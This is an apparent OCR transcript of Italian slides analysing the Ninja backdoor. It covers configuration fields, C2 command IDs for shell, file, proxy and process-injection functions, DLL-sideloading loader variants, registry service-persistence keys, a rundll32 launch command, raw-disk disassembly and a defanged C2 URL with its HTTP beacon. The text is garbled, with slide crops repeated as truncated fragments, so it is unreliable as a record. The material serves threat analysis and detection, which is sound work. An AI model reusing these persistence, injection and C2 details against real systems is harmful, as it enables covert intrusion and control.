
Ninja - Config

- C2 protocols: TCP,HTTP,HTTPS;
- Camouflage malicious HTTP/S traffic;
- Proxy chains;
- Customizable working time;
- Run as a server.

Parameter	Description
2B847033-C95F-92E3-D847-29C6AE934CDC	Mutex name used to guarantee atomic execution.
C2_INFO	A structure that contains the information to communicate with the C2 servers.
/Collector/3.0/	URL path used with HTTP and HTTPS protocols.
Content-Type: application/x-www-form-urlencoded	HTTP header used with HTTP and HTTPS protocols.
Host: mobile.pipe.microsoft.com:8080	HTTP header used with HTTP and HTTPS protocols.
Mozilla/5.0 (Windows NT 6.3; Trident/7.0; rv 11.0) like Gecko	User-Agent used with HTTP and HTTPS protocols.
0	Working hour Start.
0	Working minute Start.
0	Working second Start.
0	Working hour Stop.
0	Working minute Stop.
0	Working second Stop.
0	TCP C2 communication interval.
300	HTTP C2 communication interval.
0	Local Server port.

Ninja - Config

- C2 protocols: T
- Camouflage m
- Proxy chains;
- Customizable
- Run as a serve




Parameter	Description
	rantee atomic
	s the information to 2 servers.
	P and HTTPS
	HTTP and HTTPS
	HTTP and HTTPS
	TTP and HTTPS
0	Working hour Stop.
0	Working minute Stop.
0	Working second Stop.
0	TCP C2 communication interval.
300	HTTP C2 communication interval.
0	Local Server port.

Ninja - Comandi


Command ID	Description	Response ID
20000	Enable Session	
20001	Disable Session	
20002	Update sleep time	
20003	Kill Bot	
20004	Execute program as user	
20005	Set Local Server Port	
20006	Safe Exit	
20010	Shell::Start new session	30010
20011	Shell::Handle Command	30011
20012	Shell::Close Session	30012
20013	Shell::Terminate Session Tree	30013
20020	File::Get Drives list	30020
20021	File::Get Directory content	30021
20022	File::Create directory	30022
20023	File::Delete file	30023
20024	File::Remove directory	30024
20025	File::Move file	30025
20026	File::Change Create\Last access\Last write Time	30026
20030	File::Read file	30030
20031	File::Write file	30031


Command ID	Description	Response ID
20040	Proxy::Start Session	30040
20041	Proxy::Set socket as writeable	30041
20042	Proxy::Send Data	30042
20043	Proxy::Receive Data	30043
20044	Proxy::Close Session	30044
20045	Proxy::Reconnect	30045
20050	Enumerate Processes (filename|pid|number of threads)	30050
20051	Kill a list of processes	
20052	Process Injection	30052
20053	Plugin::Load	30053
20054	Plugin::Read Output	30054
20055	Plugin::Unload	30055
20056	Enumerate Processes (SessionID\PID\Domain\Username)	30056
20060	Injection::Start new session	30060
20061	Injection::List active sessions	30061
20062	Injection::Close session	30062
20064	Injection::Inject code in a new process	30064
20065	Injection::Read "pobject"	30065
20068	Injection::Read "create_object"	30068
21000	Configure Working Time	31000

Evoluzione attacchi



Evoluzione attacchi





Prima pubblicazione

- ProxyLogon
- Zip distribuiti via Telegram

RegKey -> Loaders
-> Samurai
-> Ninja

???

???

???

???

???

Initial Access

Recon & Persist

Priv. Escalatio n

Credential Access & Discovery

Lateral

Data Collection

Action on Objectives

Fasi Attacco

Last set of loaders

Differences	Variant “Update” A	Variant “VLC” A	Variant “VLC” B	Tailored
Filename	C:\Windows\System32\up.dll	C:\restores\libvlc.dll	C:\vlcmedia\libvlc.dll	C:\Windows\System32\apibridge.dll
Library loaded by	rundll32.exe | Service	vlc.exe (sideloading)	vlc.exe (sideloading)	Service
Malicious code resides in	DllMain	libvlc_new	libvlc_new	ServiceMain
Loaded file	update.bin	playlist.dat	playlist.dat	C:\Program Data\user.key
Next stage loaded in	Current process	Current process	Injected in new wusa.exe process memory	Svchost.exe

Update A
Command line: cmd /c start /b rundll32.exe c:\windows\system32\up.dll,Start
Registry hive: HKLM\SYSTEM\ControlSet001\Services\ctt
DLL: c:\windows\system32\up.dll


Tailored
Registry Key: HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SvcHost
Value name: fontcsvc
Value: FontCacheSvc

Registry Key: $HKLM\System\ControlSet\Services\FontCacheSvc\Parameters
Value name: ServiceDll
Value: %ProgramFiles%\Common Files\System\apibridge.dll

Registry Key: $HKLM\System\ControlSet\Services\FontCacheSvc\Parameters
Value name: ServiceMain
Value: Start

Last set of loaders

Differences	Tailored
Filename	:\Windows\System32\apibridge.dll
Library loaded by	ervice
Malicious code resides in	erviceMain
Loaded file	:\Program Data\user.key
Next stage loaded in	vchost.exe



Update A
Command line: cmd /c start /b rundll32
Registry hive: HKLM\SYSTEM\ControlS
DLL: c:\windows\system32\up.dll

ft\Windows NT\CurrentVersion\SvcHost

t\Services\FontCacheSvc\Parameters

ystem\apibridge.dll

Registry Key: $HKLM\System\ControlSet\Services\FontCacheSvc\Parameters
Value name: ServiceMain
Value: Start

Last set of loaders

Differen	
Filenam	apibridge.dll
Library	
Maliciou	
Loaded	ey
Next sta	

```
call    cs:CreateFileW  ; "\\.\PhysicalDrive0",0,FILE_SHARE_READ | FILE_SHARE_WRITE,0,OPEN_EXISTING
or      rbx, 0FFFFFFFFFFFFFFFFh
lea     rbp, szVolumeName
mov     rsi, rax
cmp     rax, rbx
jz      loc_180001188
mov     [rsp+1A8h+lpOverlapped], rdi ; lpOverlapped
lea     rax, [rsp+1A8h+BytesReturned]

                        ; DATA XREF: .rdata:00000001800154DC↓o
                        ; .rdata:00000001800154EC↓o ...
mov     [rsp+1A8h+arg_10], r14
mov     [rsp+1A8h+hTemplateFile], rax ; lpBytesReturned
lea     r14, OutBuffer
lea     r9d, [rdi+0Ch]  ; nInBufferSize
lea     r8, [rsp+1A8h+InBuffer] ; lpInBuffer
mov     edx, 2D1400h    ; dwIoControlCode
mov     rcx, rsi        ; hDevice
mov     [rsp+1A8h+dwFlagsAndAttributes], 1000h ; nOutBufferSize
mov     qword ptr [rsp+1A8h+dwCreationDisposition], r14 ; lpOutBuffer
call    cs:DeviceIoControl
test    eax, eax
```

Update A
Command line: c
Registry hive: HK
DLL: c:\windows\system32\up.dll

ntVersion\SvcHost

rolSet\Services\FontCacheSvc\Parameters

les\System\apibridge.dll

rolSet\Services\FontCacheSvc\Parameters

```
lea     rdx, [rsp+1A8h+szVolumeName] ; lpszVolumeName
lea     rcx, szVolumeMountPoint ; "C:\\"
mov     r8d, 104h       ; cchBufferLength
call    cs:GetVolumeNameForVolumeMountPointA
mov     rsi, [rsp+1A8h+arg_8]
```

Value: Start

Stage - 2

100% Ninja

```
hXXps://154.202.56[.]211/collector/3.0/

POST /Collector/3.0/ HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/5.0 (Windows NT 6.3; Trident/7.0;
rv 11.0) like Gecko
Content-Length: 520
Cache-Control: no-cache
```


Similarità con campioni noti:

- Stessa logica
- Stessi comandi

Differenze:

- Config codificato con operatore NOT invece che XOR
- Struttura config leggermente diversa

Raccolta informazioni



